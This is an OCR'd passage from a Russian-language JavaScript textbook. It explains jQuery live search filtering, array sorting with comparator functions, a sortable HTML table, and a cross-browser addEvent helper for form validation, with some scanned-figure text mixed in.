Для каждого изображения в массиве **cache** создается новый объект. Массив, созданный на основе данного HTML-кода, будет выглядеть так, как показано справа (только вместо **img** должна располагаться ссылка на соответствующий элемент **img**).

Когда пользователь вводит текст в поисковую строку, код ищет совпадение в свойстве **text** каждого объекта и в случае успеха выводит связанное с ним изображение.

```
cache = [
  {element: img, text: 'Кролик'},
  {element: img, text: 'Море'},
  {element: img, text: 'Олень'},
  {element: img, text: 'Карта Москвы'},
  {element: img, text: 'Музыкант'},
  {element: img, text: 'Типографика'},
  {element: img, text: 'Стоянка'},
  {element: img, text: 'Аква'},
  {element: img, text: 'Призрак'}
]
```

ПОИСК ТЕКСТА

Этот сценарий можно разделить на два основных этапа.

ПОДГОТОВКА ОБЪЕКТА CACHE

1. Сценарий размещается внутри функции IIFE (не показана на блок-схеме).
2. Переменная **$imgs** хранит выборку jQuery со всеми изображениями.
3. Переменная **$search** хранит введенный запрос.
4. Создается массив **cache**.
5. С помощью метода **.each()** перебираются все элементы внутри **$imgs**; для каждого из них вызывается анонимная функция...
6. Для добавления в массив cache объекта, представляющего изображение, используется метод **push()**.
7. Свойство **element** объекта хранит ссылку на элемент **<img>**.
8. Его свойство **text** хранит текст атрибута **alt**. Этот текст обрабатывается двумя методами:
.trim() удаляет пробелы в начале и конце;
.toLowerCase() переводит его в нижний регистр.

ФИЛЬТРАЦИЯ ИЗОБРАЖЕНИЙ ПРИ ВВОДЕ ТЕКСТА В СТРОКЕ ПОИСКА

9. Объявляется функция с именем **filter()**.
10. Поисковый запрос сохраняется в переменную **query**.
11. Перебираются все объекты в массиве **cache**; для каждого из них вызывается анонимная функция...
12. Создается переменная **index**; ей присваивается 0.
13. Если **query** содержит значение...
14. С помощью метода **indexOf()** проверяется, входит ли поисковый запрос в свойство **text** объекта.
Результат сохраняется в переменную **index**. Если совпадение найдено, это будет положительное число; в противном случае результат окажется равен –1.
15. Если переменная index равна –1, свойство **display**, принадлежащее изображению, получает значение **none**. В противном случае ему присваивается пустая строка (то есть изображение выводится). После этого осуществляется переход к следующему изображению (шаг 11).
16. Проверяется, поддерживает ли браузер событие **input** (оно присутствует в современных браузерах, но не поддерживается в Internet Explorer версии 8 и ниже).
17. Если да, то оно срабатывает в контексте поисковой строки, вызывая функцию **filter()**.
18. Если нет, вместо него используется событие **keyup**.

ЖИВОЙ ПОИСК

JAVASCRIPT c12/js/filter-search.js

```
(function() {                                   // Находится внутри IIFE
  var $imgs = $('#gallery img');                // Получаем изображения
  var $search = $('#filter-search');            // Получаем поле ввода
  var cache = [];                               // Создаем массив cache

  $imgs.each(function() {                       // Для каждого изображения
    cache.push({                                // Добавляем объект в массив cache
      element: this,                            // Это изображение
      text: this.alt.trim().toLowerCase()       // Текст атрибута alt (обработанный, строчными)
    });
  });

  function filter() {                           // Объявляем функцию filter()
    var query = this.value.trim().toLowerCase(); // Получаем запрос

    cache.forEach(function(img) {               // Для каждого элемента cache передает изображение
      var index = 0;                            // Присваиваем index значение 0
      if (query) {                              // Если запрос содержит текстt
        index = img.text.indexOf(query);        // Проверяем, есть ли он здесь
      }

      img.element.style.display = index === -1 ? 'none' : '';  // Показываем/скрываем
    });
  }

  if ('oninput' in $search[0]) {                // Если браузер поддерживает событие input
    $search.on('input', filter);                // Используем его для вызова filter()
  } else {                                      // Иначе
    $search.on('keyup', filter);                // Вызываем filter() с помощью события keyup
  }
}());
```

Текст атрибута **alt** в каждом изображении и текст, который пользователь вводит в поисковую строку, обрабатываются с помощью двух методов из состава jQuery. Они подключаются друг к другу в контексте одной и той же выборки.

МЕТОД	ПРИМЕНЕНИЕ
trim()	Удаляет пробельные символы в начале и конце строки
toLowerCase()	Делает все символы строки строчными, поскольку метод **indexOf()** чувствителен к регистру

СОРТИРОВКА

Когда вы берете набор значений и меняете их местами, это называется сортировкой. Чтобы отсортировать данные, компьютерам часто требуются подробные инструкции. В данном разделе вы познакомитесь с методом **sort()** из объекта **Array**.

Сортируя массив с помощью метода **sort()**, вы меняете последовательность, в которой размещены его элементы.

Как вы помните, элементы массива имеют порядковые номера, потому сортировку можно представить как замену этих номеров.

Метод **sort()** по умолчанию размещает элементы в *лексикографическом* порядке. По такому же принципу упорядочиваются словари, и это может привести к интересным результатам (как в примере с числами, показанном ниже).

Чтобы отсортировать элементы как-то иначе, можно написать функцию-компаратор (см. соседнюю страницу).

Лексикографический порядок достигается следующим образом:
1. сначала слова сортируются по первой букве;
2. если два слова начинаются с одинакового символа, сравниваются их вторые буквы;
3. если две первые буквы совпадают, сравнение идет по третьей и т.д.

СОРТИРОВКА СТРОК

Взгляните на массив с именами, представленный справа. Метод **sort()**, который из него вызывается, меняет порядок следования имен.

```
var names = ['Элис', 'Энн', 'Эндрю', 'Эйб'];
names.sort();
```

Теперь массив упорядочен следующим образом:
`['Эйб', 'Элис', 'Эндрю', 'Энн'];`

СОРТИРОВКА ЧИСЕЛ

Числа по умолчанию сортируются в лексикографическом порядке, из-за чего можно получить неожиданные результаты. Чтобы обойти эту проблему, вам придется создать функцию-компаратор (см. следующую страницу)

```
var prices = [1, 2, 125, 19, 14, 156];
prices.sort();
```

Теперь массив упорядочен следующим образом:
`[1, 125, 14, 156, 19, 2]`

УПОРЯДОЧИВАНИЕ ЭЛЕМЕНТОВ С ПОМОЩЬЮ ФУНКЦИЙ-КОМПАРАТОРОВ

Если вы хотите изменить порядок сортировки, вам нужно написать функцию сравнения (компаратор). Она сравнивает два отдельных значения и возвращает число. Затем это число используется для упорядочивания элементов массива.

Метод **sort()** сравнивает за раз только два значения (мы будем называть их *a* и *b*), определяя, где должно размещаться *a* — до или после *b*.

Поскольку метод **sort()** оперирует одновременно только двумя значениями, ему приходится сравнивать каждый элемент массива с остальными (см. диаграмму на следующей странице).

Метод **sort()** может принимать в качестве параметра анонимную или именованную функцию. Эта функция называется *компаратором*; она позволяет устанавливать правила, которые определяют размещение элементов *a* и *b* друг относительно друга.

ФУНКЦИЯ СРАВНЕНИЯ ДОЛЖНА ВОЗВРАЩАТЬ ЧИСЛО

Компаратор должен возвращать число. Оно определяет, какой элемент будет идти первым.

Метод **sort()** сам определяет значения, которые нужно сравнивать, чтобы массив стал упорядоченным.

Вам достаточно написать функцию, чье возвращаемое значение отражало бы порядок, в котором вы хотите отсортировать элементы.

<0

Говорит о том, что *a* должно идти перед *b*

0

Говорит о том, что порядок элементов не меняется


>0

Говорит о том, что *b* должно идти перед *a*

Чтобы увидеть, как именно сравниваются значения, можете добавить в компаратор метод **console.log()**. Например: `console.log(a + ' - ' + b + ' = ' + (b - a));`


КАК РАБОТАЕТ СОРТИРОВКА

Здесь в массиве находятся 5 чисел, которые будут отсортированы в порядке возрастания. Вы можете видеть, как сравниваются друг с другом два значения (a и b) Какое из них идет первым, определяется правилами, описанными в компараторе.



То, в каком порядке сортировать элементы, определяет браузер. Здесь проиллюстрирован порядок, который применяется в программе Safari. Другие браузеры сортируют элементы по-другому.

```
var prices = [3, 1, 5, 4, 2];  // Числа, хранящиеся в массиве
prices.sort(function(a, b) {   // Сравниваются два значения
  return a - b;         // Определяется, какое из них идет первым
});
```



a должно идти	a должно идти	a должно идти
перед b	*перед* b	*после* b
4 - 5 = -1	2 - 3 = -1	2 - 1 = 1
a - b = <0	a - b = <0	a - b = >0

Браузер Chrome сравнивает элементы этого массива в следующем порядке: 3-4, 5-2, 4-2, 3-2, 1-2.
Браузер Firefox сравнивает элементы этого массива в следующем порядке: 3-1, 3-5, 4-2, 5-2, 1-2, 3-2, 3-4, 5-4.

СОРТИРОВКА ЧИСЕЛ

Здесь приводится несколько примеров функций сравнения, которые можно использовать в качестве параметров для метода **sort()**.

ПОРЯДОК ВОЗРАСТАНИЯ ЧИСЕЛ

Чтобы отсортировать числа в порядке возрастания, нужно вычесть значение числа *b* из числа *a*. В таблице, представленной справа, можно видеть примеры сравнения двух чисел из массива.

```
var prices = [1, 2, 125, 2, 19, 14];
prices.sort(function(a, b) {
 return a - b;
});
```

a	ОПЕРАЦИЯ	*b*	РЕЗУЛЬТАТ	ПОРЯДОК
1	-	2	-1	*a* перед *b*
2	-	2	0	тот же порядок
2	-	1	1	*b* перед *a*

ПОРЯДОК УБЫВАНИЯ ЧИСЕЛ

Чтобы разместить числа в порядке убывания, нужно вычесть значение первого числа *a* из второго числа *b*.

```
var prices = [1, 2, 125, 2, 19, 14];
prices.sort(function(a, b) {
 return b - a;
});
```

b	ОПЕРАЦИЯ	*a*	РЕЗУЛЬТАТ	ПОРЯДОК
2	-	1	1	*b* перед *a*
2	-	2	0	тот же порядок
1	-	2	-1	*a* перед *b*

СЛУЧАЙНЫЙ ПОРЯДОК

Этот код возвращает случайное значение от –1 до 1, размещая элементы в произвольном порядке.

```
var prices = [1, 2, 125, 2, 19, 14];
prices.sort(function() {
 return 0.5 - Math.random();
});
```

СОРТИРОВКА ДАТ

Чтобы даты можно было сравнивать с помощью операций < и >, их сначала нужно превратить в объекты **Date**.

```
var holidays = [
 '2014-12-25',
 '2014-01-01',
 '2014-07-04',
 '2014-11-28'
];

holidays.sort(function(a, b){
   var dateA = new Date(a);
   var dateB = new Date(b);

   return dateA - dateB
});
```

Теперь массив упорядочен следующим образом:

```
holidays = [
 '2014-01-01',
 '2014-07-04',
 '2014-11-28',
 '2014-12-25'
]
```

ДАТЫ В ПОРЯДКЕ ВОЗРАСТАНИЯ

Если даты хранятся в виде строк, как показано в массиве слева, перед сравнением функция-компаратор должна создать на их основе объекты **Date**.

После преобразования дата будет представлена в виде количества милисекунд, прошедших с 1 января 1970 года.

Таким образом даты можно будет сравнивать так, как мы это делали с обычными числами на предыдущей странице.

СОРТИРОВКА ТАБЛИЦЫ

В этом примере содержимое таблицы можно упорядочивать. Каждая таблица хранится в массиве, который сортируется при щелчке по заголовку.

СОРТИРОВКА ПО ЗАГОЛОВКУ

Когда пользователь щелкает мышью по заголовку, вызывается анонимная функция, которая сортирует содержимое массива (со строками таблицы). Строки размещаются в порядке возрастания значений соответствующего столбца. Повторный щелчок по заголовку приводит к сортировке того же столбца в порядке убывания.

ТИПЫ ДАННЫХ

Каждый столбец может содержать данные одного из следующих типов:


- строки;
- продолжительность по времени (минуты/секунды);
- даты.

Если взглянуть на элементы **th**, можно увидеть, что типы данных указываются в атрибуте с именем **data-sort**.

ФУНКЦИИ СРАВНЕНИЯ

Каждому типу данных нужна отдельная функция сравнения. Эти функции будут представлены в виде трех методов объекта **compare**, который вы создадите на с. 569.

- name() sorts strings
- duration() sorts mins/secs
- date() sorts dates



СТРУКТУРА HTML-ТАБЛИЦЫ

1. Элемент **table** должен содержать атрибут **class** со значением **sortable**.

2. Заголовки таблицы имеют атрибут **data-sort**. Он описывает тип данных в соответствующем столбце.

Значения атрибута **data-sort** соответствуют методам объекта **compare**.

HTML

c12/sort-table.html

```
<body>
  <table class="sortable">
    <thead>
      <tr>
        <th data-sort="name">Жанр</th>
        <th data-sort="name">Название</th>
        <th data-sort="duration">Длительность</th>
        <th data-sort="date">Дата</th>
      </tr>
    </thead>
    <tbody>
      <tr>
        <td>Анимация</td>
        <td>В диких условиях</td>
        <td>3:47</td>
        <td> 16-07-2015 </td>
      </tr>
      <tr>
        <td>Видеоролик</td>
        <td>Кризис</td>
        <td>6:24</td>
        <td>10-02-2015</td>
      </tr>
      <tr>
        <td>Анимация</td>
        <td>Призрак</td>
        <td>11:40</td>
        <td>04-10-2013</td>
      </tr>...
    </tbody>
  </table>
  <script src="js/jquery.js"></script>
  <script src="js/sort-table.js"></script>
</body>
```

ФУНКЦИИ СРАВНЕНИЯ

1. Объявляется объект **compare**. Он содержит три метода, которые используются для сортировки по названию, продолжительности и дате.

МЕТОД name()


2. Создается метод с именем **name()**. Как и все компараторы, он должен принимать два параметра: **a** и **b**.
3. С помощью регулярных выражений из начала обоих переданных параметров удаляется слово «the» (подробней об этом приеме рассказывается внизу следующей страницы).
4. Если значение **a** меньше значения **b**...
5. Возвращается –1 (сигнализируя о том, что **a** должно идти перед **b**).
6. В противном случае, если **a** больше **b**, возвращается 1. Если же они равны, возвращается 0 (см. внизу страницы).

МЕТОД duration()

7. Создается метод с именем **duration()**. Как и все компараторы, он должен принимать два параметра: **a** и **b**.
8. Продолжительность представлена в минутах и секундах: **mm:ss**. Метод **split()** из объекта **String** разбивает строку по двоеточию, создавая массив, в котором минуты и секунды хранятся отдельно.
9. Чтобы получить общую продолжительность в секундах, метод **Number()** преобразовывает строки массива в числа. Минуты умножаются на 60 и добавляются к количеству секунд.
10. Возвращается значение **a-b**.

МЕТОД date()

11. Создается метод с именем **date()**. Как и все компараторы, он должен принимать два параметра: **a** и **b**.
12. Для представления каждого аргумента, переданного в метод, создается объект **Date**.
13. Возвращается значение **a-b**.



return a > b ? 1 : 0

Эта краткая версия условной операции называется *тернарной операцией*. Она проверяет условие (указывается слева от знака вопроса) и возвращает одно из двух значений.

Два варианта, указанные справа, разделены двоеточием. Если условие оказывается истинным, возвращается первое значение, а если ложным, то второе.

ОБЪЕКТ COMPARE

JAVASCRIPT c12/js/sort-table.js

```
1  var compare = {                          // Объявляем объект compare
2    name: function(a, b) {                 // Добавляем метод name
3      a = a.replace(/^the /i, '');         // Удаляем в начале параметра "The"
       b = b.replace(/^the /i, '');         // Удаляем в начале параметра "The"

4      if (a < b) {                         // Если значение a меньше значения b
5        return -1;                         // Возвращаем -1
       } else {                             // Иначе
6        return a > b ? 1 : 0;              // Если a больше b, возвращаем 1, ИЛИ
       }                                    // Если они равны, возвращаем 0
     },
7    duration: function(a, b) {             // Добавляем метод duration
8      a = a.split(':');                    // Разделяем время по двоеточию
       b = b.split(':');                    // Разделяем время по двоеточию

9      a = Number(a[0]) * 60 + Number(a[1]); // Преобразовываем время в секунды
       b = Number(b[0]) * 60 + Number(b[1]); // Преобразовываем время в секунды

10     return a - b;                        // Возвращаем a минус b
     },
11   date: function(a, b) {                 // Добавляем метод date
12     a = new Date(a);                     // Новый  объект Date для хранения даты
       b = new Date(b);                     // Новый объект Date для хранения даты

13     return a - b;                        // Возвращаем a минус b
     }
   };
```

a.replace(/^the /i, '');

Метод **replace()** используется для удаления слова «The» в начале строки. Он работает с любыми строками и принимает один аргумент — регулярное выражение (см. с. 618). Он полезен в тех случаях, когда слово «The» находится в начале строки (например, в названиях музыкальных групп или фильмов). Регулярное выражение является первым параметром метода **replace()**.

Строка, которую вы ищете, расположена между двумя прямыми слешами.

Символ ^ говорит о том, что слово «The» должно находиться в начале строки.

Как можно понять из выражения, после слова «The» должен идти *пробел*.

Флаг **i** указывает на то, что поиск не чувствителен к регистру.

Совпадение, которое находится для регулярного выражения, должно быть заменено вторым параметром. В нашем случае это пустая строка.

СОРТИРОВКА СТОЛБЦОВ

1. Для каждого элемента, у которого атрибут **class** содержит значение **sortable**, запускается анонимная функция.
2. Элемент **table** сохраняется в **$table**.
3. Тело таблицы сохраняется в **$tbody**.
4. Элементы **th** сохраняются в **$controls**.
5. Каждая строка из **$tbody** помещается в массив с именем **rows**.
6. Для реакции на щелчок по заголовку добавляется обработчик событий. Он должен вызывать анонимную функцию.
7. Элемент, хранящийся в **$header**, находится внутри объекта jQuery.
8. Значение атрибута **data-sort** из заголовка таблицы сохраняется в переменную **order**.
9. Объявляется переменная с именем **column**.
10. Если нажатый заголовок имеет класс **ascending** или **descending**, значит, таблица уже упорядочена по этому столбцу.
11. Значение атрибута **class** меняется на противоположное (**ascending** на **descending** и наоборот).
12. Порядок следования строк (хранящихся в массиве **rows**) меняется на противоположный с помощью метода **reverse()**, принадлежащего массиву.
13. Если столбец не был выбран до этого, атрибуту **class** заголовка присваивается значение **ascending**.
14. Классы **ascending** и **descending** удаляются из всех остальных элементов **<th>**.
15. Если объект compare содержит метод, который совпадает с атрибутом **data-type** текущего столбца...
16. Переменной column присваивается номер столбца, полученный с помощью метода **index()** (он возвращает порядковый номер элемента внутри согласованного набора).
17. К массиву **rows** применяется метод **sort()**, который сравнивает по две строки за раз. Во время этой процедуры...
18. Значения **a** и **b** хранятся в переменных:
– метод **.find()** извлекает элемент **<td>** для заданной строки;
– метод **.eq()** ищет в этой сроке ячейку, чей порядковый номер совпадает с переменной **column**;
– метод **.text()** извлекает текст из ячейки.
19. Объект compare применяется для сравнения **a** и **b**. Он будет использовать метод, указанный в переменной type (полученной из атрибута data-sort на шаге 6).
20. Строки, хранящиеся в массиве rows, добавляются в тело таблицы.

СЦЕНАРИЙ СОРТИРУЕМОЙ ТАБЛИЦЫ

JAVASCRIPT c12/js/sort-table.js

```
1  $('.sortable').each(function() {
2    var $table = $(this);                          // Это сортируемая таблица
3    var $tbody = $table.find('tbody');             // Сохраняем тело таблицы
4    var $controls = $table.find('th');             // Сохраняем заголовки таблицы
5    var rows = $tbody.find('tr').toArray();        // Сохраняем массив со строками

6    $controls.on('click', function() {             // Когда пользователь щелкает по заголовку
7      var $header = $(this);                       // Получаем заголовок
8      var order = $header.data('sort');            // Получаем значением атрибута data-sort
9      var column;                                  // Объявляем переменную column

       // Если выбранный элемент имеет класс ascending или descending, меняем атрибут class на противоположный
10     if ($header.is('.ascending') || $header.is('.descending')) {
11       $header.toggleClass('ascending descending');  // Меняем на противоположный класс
12       $tbody.append(rows.reverse());                // Переворачиваем массив
       } else {                                        // Иначе: выполняем сортировку
13       $header.addClass('ascending');                // Добавляем класс в заголовок
         // Удаляем asc или desc из всех остальных заголовков
14       $header.siblings().removeClass('ascending descending');
15       if (compare.hasOwnProperty(order)) {          // Если объект compare содержит метод
16         column = $controls.index(this);             // Ищем порядковый номер столбца

17         rows.sort(function(a, b) {                  // Вызываем sort() из массива rows
18           a = $(a).find('td').eq(column).text();    // Получаем текст столбца в строке a
             b = $(b).find('td').eq(column).text();    // Получаем текст столбца в строке b
19           return compare[order](a, b);              // Вызываем метод compare
           });

20         $tbody.append(rows);
         }
       }
     });
   });
```

ОБЗОР
ФИЛЬТРАЦИЯ, ПОИСК И СОРТИРОВКА

- Массивы обычно используются для хранения набора объектов.
- Массивы содержат удобные методы, которые позволяют добавлять, удалять, фильтровать и сортировать содержимое.
- Фильтрация дает возможность удалять элементы, оставляя только те из них, что отвечают выбранным критериям.
- Фильтры часто содержат специальные функции, которые проверяют, отвечают ли элементы вашим критериям.
- Поиск помогает фильтровать данные на основе пользовательских запросов.
- Сортировка позволяет менять порядок размещения элементов в массиве.
- Если вы хотите сами определять порядок сортировки элементов, вы можете использовать функции сравнения (компараторы).
- Для поддержки старых браузеров можно прибегнуть к помощи сценария Shim.

Глава 13

ВАЛИДАЦИЯ И УЛУЧШЕНИЕ ФОРМ

Формы позволяют принимать информацию от посетителей, а JavaScript способен помочь отобрать именно те данные, которые вам нужны.

Язык JavaScript использовался для валидации и улучшения форм с момента своего создания. Под улучшением понимается упрощение использования. Валидация — это проверка корректности введенной информации перед ее отправкой (пользователь получает уведомление, если данные не проходят проверку). Эта глава состоит из трех разделов.

УЛУЧШЕНИЕ ФОРМЫ

В этом разделе представлено множество примеров улучшения форм. В каждом из них описываются разные свойства и методы, которые можно использовать при работе с элементами формы.

ЭЛЕМЕНТЫ ФОРМЫ ИЗ СОСТАВА HTML5

Спецификация HTML5 предусматривает возможность валидации без применения JavaScript. В этом разделе мы поговорим о том, как обеспечить единообразную валидацию форм в старых и новых браузерах.

ВАЛИДАЦИЯ ФОРМЫ

В последнем и самом масштабном примере в этой книге описывается сценарий, который проверяет (и улучшает) форму регистрации, показанную на соседней странице. В нем содержится более 250 строк кода.

В начале этой главы вместо jQuery используется обычный JavaScript, поскольку вы не должны всегда полагаться на сторонние библиотеки (особенно если вам нужна только малая часть их возможностей).


Angelo Rizzoli
présente
8 1/2
de FEDERICO FELLINI
LAVOIX DU
COMPTOIR COMMERCIAL DES ÉLEVEURS
LES GRANDS MOULINS SEIGLE!
GLEIZÉ
RAVIT
LES VACANCES DE M. HULOT
JACQUES TATI
FILM SPLICER
for Super 8
Regular 8
OXFORD 600
Safari Файл Правка Вид История Закладки Разработка Окно Справка
Регистрация
Имя:
Введите имя
Поле необходимо заполнить
Адрес электронной почты:
Arthur
Проверьте правильность адреса
Пароль:
Пароль должен состоять из не менее 8 символов
Повторите пароль:
Профиль
Дата рождения:
2015-03-24
Установите флажок, если регистрация несовершеннолетнего подтверждается родителями
Требуется согласие родителей
О себе (не более 140 символов):
Объем текста превышает 140 символов
-167
Регистрация
Супер 8
сообщество
Членство

ВСПОМОГАТЕЛЬНЫЕ ФУНКЦИИ

Здесь используется обычный JavaScript, без jQuery. Мы создадим свой собственный JavaScript-файл для обеспечения кроссбраузерности; он будет содержать одну вспомогательную функцию для создания события.

В формах используется много разных обработчиков событий (как вы уже видели в главе 6), однако версии Internet Explorer 5–8 имеют не такую событийную модель, как другие браузеры. Для обеспечения кроссбраузерной обработки событий можно воспользоваться jQuery. Но если вы не хотите подключать целую библиотеку только лишь для решения проблем со старыми версиями Internet Explorer, вам следует создать собственный код.

Вместо того чтобы каждый раз писать его заново, вы можете создать одну *вспомогательную функцию*, которая будет вызываться при добавлении на страницу обработчиков событий.

На соседней странице вы видите функцию с именем **addEvent()**. Она находится в файле *utilities.js*. Когда вы подключите этот файл к HTML-странице, любой сценарий, размещенный *после* него, сможет использовать данную функцию для создания кроссбраузерных обработчиков:

```
addEvent(el, event, callback);
         (i) (ii)   (iii)
```

Функция принимает три параметра:
i) *el* — узел *DOM*, представляющий элемент, к которому будет добавлено или из которого будет удалено событие;
ii) *event* — тип отслеживаемого события;
iii) *callback* — функция, которая вызывается при возникновении события в контексте элемента.

Файл *utilities.js*, код которого приведен далее, также содержит метод для удаления событий.

Если заглянуть внутрь функции **addEvent()** на соседней странице, можно увидеть условную инструкцию, которая проверяет, поддерживает ли браузер метод **addEventListener()**. В случае положительного ответа добавляется стандартный обработчик событий. Если ответ отрицательный, будет использоваться специальный код для Internet Explorer.

В этом коде можно выделить три основных момента.

- Он использует метод **attachEvent()**, который поддерживается в Internet Explorer.
- В Internet Explorer 5–8 объект **event** не передается автоматически в функцию для обработки событий и недоступен через ключевое слово **this** (см. с. 270). Вместо этого он находится в объекте **window**. Потому код должен передать объект **event** в обработчик событий в виде параметра.
- При передаче параметров в обработчик событий вызов следует обернуть в анонимную функцию (см. с. 262).

Чтобы этого добиться, вспомогательный код добавляет в элемент, в котором будет размещен обработчик событий, два метода (см. шаги 5 и 6 на соседней странице). Сам обработчик добавляется с помощью метода **attachEvent()**, который поддерживается в Internet Explorer.

В этих функциях демонстрируются два приема.

- **Добавление новых методов в узлы DOM.** Поскольку узлы DOM являются обычными объектами (представляющими элементы), в них можно добавлять методы.
- **Создание имен методов с помощью переменной.** В квадратных скобках можно указывать строковое представление названий свойств и методов.

ФАЙЛ UTILITIES.JS

Здесь вы видите функцию **addEvent()**, которая будет использоваться для создания всех обработчиков событий в этой главе. Она находится в файле с именем *utilities.js*.

Подобные функции, пригодные к многократному использованию, часто называют **вспомогательными**. Чем больше кода вы напишете, тем вероятнее, что вы сами будете их создавать.

JAVASCRIPT c13/js/utilities.js

```
                                                    // Вспомогательная функция для добавления обработчика событий
1  function addEvent(el, event, callback) {
2    if ('addEventListener' in el) {                // Если addEventListener работает
3      el.addEventListener(event, callback, false); // Используем его
4    } else {                                       // В противном случае
5      el['e' + event + callback] = callback;       // Создаем специальный код для IE
6      el[event + callback] = function() {          // Добавляем второй метод
         el['e' + event + callback](window.event);  // Используем для вызова предыдущей функции
       };
7      el.attachEvent('on' + event, el[event + callback]);  // Используем attachEvent()
     }                                              // для вызова второй функции, которая потом вызывает первую
   }
```

1. Объявляется функция **addEvent()** с тремя параметрами: элементом, типом события и функцией обратного вызова.
2. Условная инструкция проверяет, поддерживает ли элемент метод **addEventListener()**.
3. Если да, используется **addEventListener()**.
4. Если нет, запускается вспомогательный код.
Вспомогательный код должен добавить два метода в элемент, для которого будет создан обработчик событий. Когда произойдет событие, он вызовет их с помощью метода **attachEvent()**, поддерживаемого в Internet Explorer.
